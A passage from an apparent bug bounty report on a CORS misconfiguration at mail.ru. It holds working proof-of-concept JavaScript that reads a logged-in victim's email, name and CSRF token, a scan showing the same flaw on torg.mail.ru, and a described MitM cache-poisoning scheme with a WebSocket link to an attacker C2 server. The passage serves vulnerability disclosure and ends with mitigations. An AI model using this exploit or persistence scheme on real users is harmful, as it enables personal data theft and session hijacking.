            REFERRER: "evil.mail.ru",
            DEVICE: "desktop",
            BROWSER: "Firefox",
            PLATFORM: "Linux",
            REGION_LEVEL_ID: 188,
            QLOCATION: "mail_ru_fc",
            EMAIL: "mike.mul@mail.ru",
            AGE: "25",
            GENDER: "m",
            CSRF: "01f37f628b9d43298eaeb42d8ef0a065",
            MANUAL_REGION_NOT_RUSSIA: true,
            HONEYPOT: ".bgshechka,.branding-footer,.daynews__banner,.daynews__spring,.direct,
        },
        switches: {
            upAdOnAuthChange: true,
            updateNews: true,
            mywidget: true,
            inlineTabNews: true,
            style: 2,
```

Illustration 7: Snippet of beautified version of the script block containing the sensitive user data shown in Illustration 6 (Age, Gender, Email ...)





Illustration 8: PoC code running, MsgBox shows content scraping "Variant 1" from response, "var mr" is present; Full name, Age, Gender, Email and CSRF token could be extracted

For the next test the victim user has been logged out. Data age and gender is still exposed. This behaviour could be used to check if the victim uses mail.ru at all (as long as the relevant cookies aren't deleted by the user). So this sums up to and additional issue: "Improper session invalidation".



To demo access to a JSON capable endpoint the PoC has been rewritten to access extract data from https://mail.ru?json=1

```
<html>
        <head>
        <script>

                //exploiting CORS ACAO misconfiguration for mail.ru
                function reqListener ()
                {
                        var resp;
                        resp = this.responseText;

                        //Log full response body to console (body refers to HTTP body, not HTML
                        //the HTTP response headers of course couldn't be accessed)
                        console.log(this.responseText);


                        o = JSON.parse(resp); //convert endpoint response to object
                        //extract private userdata, serialize and print to MsgBox
                        alert(JSON.stringify(o.data.mailbox));
                }

                var req = new XMLHttpRequest();
                req.addEventListener("load", reqListener);
                //Request to API endpoint providin user data allowed from subdomains of mail.ru
                req.open("GET", "https://mail.ru/?json=1");
                //Pass session information (cookies), possibel because "ACAC: true"
                req.withCredentials = true;
                req.send();
        </script>
        </head>
</html>
```

Listing 2 (index2.html) – Content extraction from https://mail.ru?json=1 response body (code hosted on http://evil.mail.ru/index2.html)




Illustration 9: Result of second PoC (Listing 2), exposes email, full name, count of mails unread

Possible extensions of the attack to achieve persistence and pivot to https://mail.ru through the victims browser (authenticated user)

If the attack is carried out in the Man-in-the-Middle fashion highlighted above, persistence could be achieved by client-side cache poisoning.

Illustration 1 showed that a MitM attacker needs to manipulate not more than two unencrypted http flows (Request + Response) to carry out the attack:

1) Redirecting a victim's request destinated to some http domain to http://mail.ru, for example with response code 301 or 302.
2) Serving the malicious content for the follow up request arriving at http://mail.ru, namely the script which issues the CORS based XHR request to https://mail.ru (like shown in the PoC code)

As both relevant HTTP responses are generated by the attacker, he could craft the HTTP response headers in such a way, that they get stored in victims browser cache.

By slightly extendinging the this cache poisoning approach, the attacker could gain persistent backdoor access to https://mail.ru through the victims browser.

Instead of redirecting the victims first http request to http://mail.ru, the attacker passes the request to the real destination (which should be called http://example.com for this explanation, but could be any other non-https domain the victim requests).

Now the attacker intercepts the response of http://example.com and injects an invisible IFRAME with src="http://mail.ru". Additionally the response headers of http://example.com are modified in order to force caching in the clients browser.

Ultimately, the victim's browser accesses http://mail.ru, again, which in turn issues the malicious CORS XHR request to https://mail.ru. But in contrast to the former approach, the victim is presented with the expected content from http://example.com.

To allow backdoor access, the PoC code hosted on http://mail.ru has to be extended with a WebSocket, connecting back to an attacker controlled C2 server. This again, would allow issuing arbitrary requests to https://mail.ru from the C2 server through the WebSocket, as long as the victim keeps http://example.com open in his browser (and, as a result, keeps open the hidden IFRAME pointing to http://mail.ru). The doamin http://mail.ru should be crafted to be cached at client side, too.

From now on, the attacker receives a callback every-time the victim opens http://example.com in his browser, ultimately allowing the attacker to access https://mail.ru on behalf of the victim. The MitM position isn't needed from now on, only in the initial phase to carry out the cache poisoning attack.

The next possible addition would be to extend the cache attack to other non-https domains. This could be achieved, if even more http pages are cache poisoned, in exact the same way as http://example.com has been poisoned.

The victim could be forced to issue request to multiple http websites, by introducing a pre-step.

In this pre-step the attacker delivers a response for the victim's first request to a http host, which the attacker uses to open IFRAMEs for the Alexa top 1000 pages, for example.

The follow up requests are handled like described for http://example.com (injecting IFRAME which points to the cached, malicious http://mail.ru website).

This ultimately gives the attacker a backdoor every-time the victim accesses one of the cache-poisoned websites via http (not https).

Although this technique seems to need a practical proof, I don't provide a PoC. The reason is that something similar has already been done by Samy Kamkar with his project "PoisonTap".

Kamkar uses a similar technique to the one described above, in order to siphon sessions of the Alexa top 1,000,000 websites. The approach described here is a modification of the PoisonTap attack, capable of exploiting the CORS miss-configuration on https://mail.ru. Instead of controlling the cache poisoned website (like done with PoisonTap), the attacker receives a session from the cached http://mail.ru website. This again, allows him to access https://mail.ru through a WebSocket with the victim's session running.

Conclusion / Impact

The outlined vulnerabilities, which are arising from the CORS miss-configuration are hard to categorize in classical terms. In their core, they are CSRF vulnerabilities for POST/GET requests to https://mail.ru. Although preconditions have to be met to carry out the attacks (XSS on a subdomain of mail.ru or MitM position of the attacker), the flaws are easy to exploit. This is because there exist easy ways to get into a MitM position and the practical attack proven in this write-up renders the major MitM-protection (end-to-end encryption with HTTPS) useless.

The impact largely depends on the information exposed via the HTTP response bodies for requests issued to https://mail.ru for an authenticated user session. Due to the nature of the underlying XHR request, the following sensitive data couldn't be fetched by an attacker:

- cookies of HTTP response headers
- data which is dynamically propagated to the DOM on client-side and is originating from another domain , as long as the domain itself isn't vulnerable (f.e. accounts.mail.ru data couldn’t be accessed due to the described issue)

In case "sensitive data" is used in the understanding of “user related data”, there have been successful attempts to extract:

- age
- gender
- full name
- email address

No further investigation has been done on other exposed user data, as it is hard to follow the service's inner workings without being able to understand Russian language.

The extracted email address, on the other hand, is an example for "sensitive data" in a technical sense or in terms of security, as it is a crucial part of the SSO authentication process.

The same applies for the CSRF token (in context of mail.ru).

Mitigation

Introduction of a white-listing logic for Access-Control-Allow-Origin (ACAO) headers, where needed.

No ACAO for non-https domains..

Introduction of a “Vary: Origin” header, to avoid caching wrong ACAO permissions, at all.

Avoid sending sensitive data in HTTP response. The whole application stack is backed by client side JavaScript Frameworks. Propagating sensitive data like the users Email address, by using cookies, it would be possible to dynamically introduce it to the DOM with client-side JavaScript when needed. Thus this data is never present in the body of a standard HTTP response.

Addition

The service https://torg.mail.ru is affected by the flaw describe on case 2 for https://mail.ru.

I don’t file a additional report for this, because the domain seems to be out of scope for the bug bounty program.

Additionally, it is hard for me to generate sensitive content which could be tested for extraction, due to language barriers.

Anyway, as far as I understand, it is some kind of market place. If items could be bought or sold, it seems some kind of dashboards are available which capture a history of buying.

These “dashboard” are accessed from the same domain.

If my understanding of the inner workings and purpose of https://torg.mail.ru are correct, this would allow to extract much more sensitive data (in the meaning user related data), than extraction from https://mail.ru.

For completeness, again the output of my nmap script, the critical part is highlighted in red:

```
Other addresses for torg.mail.ru (not scanned): 217.69.139.43 217.69.139.91
PORT    STATE SERVICE
443/tcp open  https
| http-cors2:
| CORS resultfor torg.mail.ru:
| --------------------
|
| GET for null: no
|  GET for Origin 'http://torg.mail.ru':     ACAO: http://torg.mail.ru, ACAC: true
|  GET for http://subdom.torg.mail.ru: no
|  GET for http://torg.mail.ru.foreigndom.com: no
|  GET for http://prefix-torg.mail.ru: no
|  GET for http://torg.mail.ru-sufix: no
|  GET for Origin 'https://torg.mail.ru':    ACAO: https://torg.mail.ru, ACAC: true
|  GET for https://subdom.torg.mail.ru: no
|  GET for https://torg.mail.ru.foreigndom.com: no
|  GET for https://prefix-torg.mail.ru: no
|  GET for https://torg.mail.ru-sufix: no
|  POST for null: no
|  POST for Origin 'http://torg.mail.ru':    ACAO: http://torg.mail.ru, ACAC: true
|  POST for http://subdom.torg.mail.ru: no
|  POST for http://torg.mail.ru.foreigndom.com: no
|  POST for http://prefix-torg.mail.ru: no
|  POST for http://torg.mail.ru-sufix: no
|  POST for Origin 'https://torg.mail.ru':   ACAO: https://torg.mail.ru, ACAC: true
|  POST for https://subdom.torg.mail.ru: no
|  POST for https://torg.mail.ru.foreigndom.com: no
|  POST for https://prefix-torg.mail.ru: no
|_ POST for https://torg.mail.ru-sufix: no
```